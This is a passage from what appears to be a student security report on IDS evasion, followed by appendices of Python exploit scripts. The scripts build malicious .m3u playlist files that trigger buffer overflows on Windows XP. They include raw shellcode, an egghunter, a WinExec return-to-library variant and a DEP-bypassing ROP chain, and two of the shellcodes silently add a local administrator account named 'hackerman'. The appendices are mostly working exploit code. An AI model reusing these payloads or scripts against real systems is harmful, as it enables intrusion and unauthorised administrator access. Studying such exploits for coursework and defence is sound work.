Encoding of a payload will also evade an IDS. This encoding does not need to be complex – a single byte of difference will evade a signature-based IDS. Due to the nature of hash-based signatures, the hash of a slightly altered payload will be vastly different to the hash of the original.

Encoding the payload will require additional code to decode the shellcode on the client side so the shellcode can be executed by the victim system. By automating the process of the encoding process, a decoder can be simultaneously created. Using random values to encode the payload will result in a large number of potential payloads, each of which perform the same role and evade a signature-based IDS. (Czumak, 2015)

Anomaly based Intrusion Detection Systems identify threats differently. These systems use a baseline of normal behaviour to compare against to detect malicious behaviour. This could be triggered by suspicious calls within programs or system calls synonymous with malicious programs.

Polymorphic blending attacks use complex malware to first monitor the network and blend in to evade anomaly-based IDS. This malware will develop what it determines to be a normal baseline activity for the network or system before creating software to remain hidden within the normal background activity. For example, some intrusion detection systems will monitor the average size of certain files and prevent the execution of some files it deems to be anomalous. A polymorphic blending item of malware will analyse these sizes and generate a file within the tolerance to evade detection. (Gibbs, 2017)

## References

Czumak, M., 2015. *peCloak.py – An Experiment in AV Evasion*. [Online]

Available at: <https://www.securitysift.com/pecloak-py-an-experiment-in-av-evasion/>

[Accessed 08 04 2018].

Gibbs, P., 2017. *Intrusion Detection Evasion Techniques and Case*. [Online]

Available at: <https://www.sans.org/reading-room/whitepapers/detection/intrusion-detection-evasion-techniques-case-studies-37527>

[Accessed 08 05 2018].

Monachos, A., 2010. *Windows/x86 (XP Professional SP3) (English) - Add Administrator User (secuid0/m0nk) Shellcode (113 bytes)*. [Online]

[Accessed 29 04 2018].

## Appendices

### Appendix A – Playlist DEP Off Exploit: Calculator

```
import struct

filename = "StackTest.m3u"

buffer = "A" * 304

eip = struct.pack('<L', 0x7C86467B)

nops = "\x90" * 4

shellcode =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1\xe1\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\xe8\x83\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\xe7\x98\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61\xb6\xe0\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05\xf7\xe8\x7b\xca"
```

```
file = open (filename, "w")

file.write(buffer + eip + nops + shellcode)

file.close
```

## Appendix B – Playlist DEP Off Exploit: New Local Admin

```
import struct

filename = "EgghunterM3UAddAdmin.m3u"

tag = "\x77\x30\x30\x74\x77\x30\x30\x74"

shellcode = tag +
"\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x68\x61\x63\x6b\x65\x72\x6d\x61\x6e\x20\x68\x61\x63\x6b\x65\x64\x20\x2f\x61\x64\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20\x68\x61\x63\x6b\x65\x72\x6d\x61\x6e\x20\x2f\x61\x64\x64\x26"

buffer = shellcode + ("A" * (302 - len(shellcode)))

eip = struct.pack('<L', 0x7C86467B)

nops = "\x90" * 4

egghunter =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

file = open(filename, "w")

file.write(buffer + eip + egghunter)

file.close
```

## *Appendix C – Playlist DEP On Exploit: WinExec - Calculator*

```
import struct

fileName = "DEP Crash.m3u"

shellcode = "cmd /c calc &"

buffer = "A"*(304-len(shellcode)-7)    #padding

print(shellcode + " length = " + str(len(shellcode)))

eip = struct.pack('<L',0x7C8623AD) #WinExec

stacktop = struct.pack('<L',0x7C81CAFA) #ExitProcess

stacktop += struct.pack('<L', 0x00131CF8) #CmdLine address

file = open(fileName, "w")

file.write(shellcode + buffer + eip + stacktop)

file.close
```

## Appendix D – Playlist DEP On Exploit: ROP Chain – Add User

```
import struct

#def create_rop_chain():

def create_rop_chain():

    rop_gadgets = [

        0x77c3f025,    # POP EBP # RETN [msvcrt.dll]

        0x77c3f025,    # skip 4 bytes [msvcrt.dll]

        0x77c46e97,    # POP EBX # RETN [msvcrt.dll]

        0xffffffff,    #

        0x77c127e5,    # INC EBX # RETN [msvcrt.dll]

        0x77c127e5,    # INC EBX # RETN [msvcrt.dll]

        0x77c3b860,    # POP EAX # RETN [msvcrt.dll]

        0x2cfe1467,    # put delta into eax (-> put 0x00001000 into edx)

        0x77c4eb80,    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]

        0x77c58fbc,    # XCHG EAX,EDX # RETN [msvcrt.dll]

        0x77c4ded4,    # POP EAX # RETN [msvcrt.dll]

        0x2cfe04a7,    # put delta into eax (-> put 0x00000040 into ecx)

        0x77c4eb80,    # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]

        0x77c13ffd,    # XCHG EAX,ECX # RETN [msvcrt.dll]

        0x77c47a26,    # POP EDI # RETN [msvcrt.dll]

        0x77c47a42,    # RETN (ROP NOP) [msvcrt.dll]

        0x77c4ec62,    # POP ESI # RETN [msvcrt.dll]

        0x77c2aacc,    # JMP [EAX] [msvcrt.dll]

        0x77c4e0da,    # POP EAX # RETN [msvcrt.dll]

        0x77c1110c,    # ptr to &VirtualAlloc() [IAT msvcrt.dll]

        0x77c12df9,    # PUSHAD # RETN [msvcrt.dll]

        0x77c35524     # ptr to 'push esp # ret ' [msvcrt.dll]
```

```

    ]

    return ".join(struct.pack('<I', _) for _ in rop_gadgets)

filename = "ROPM3UAddUser.m3u"


rop_chain = create_rop_chain()

buffer = "A" * (304 - 20-15)

eip = struct.pack('<L', 0x77c11110) #ret

nops = "\x90" * 4

shellcode =
"\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x68\x61\x63\x6b\x65\x72\x6d\x61\x6e\x20\x68\x61\x63\x6b\x65\x64\x20\x2f\x61\x64\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20\x68\x61\x63\x6b\x65\x72\x6d\x61\x6e\x20\x2f\x61\x64\x64\x00"

file = open(filename, "w")

file.write(buffer + eip + rop_chain + nops + shellcode)

file.close

```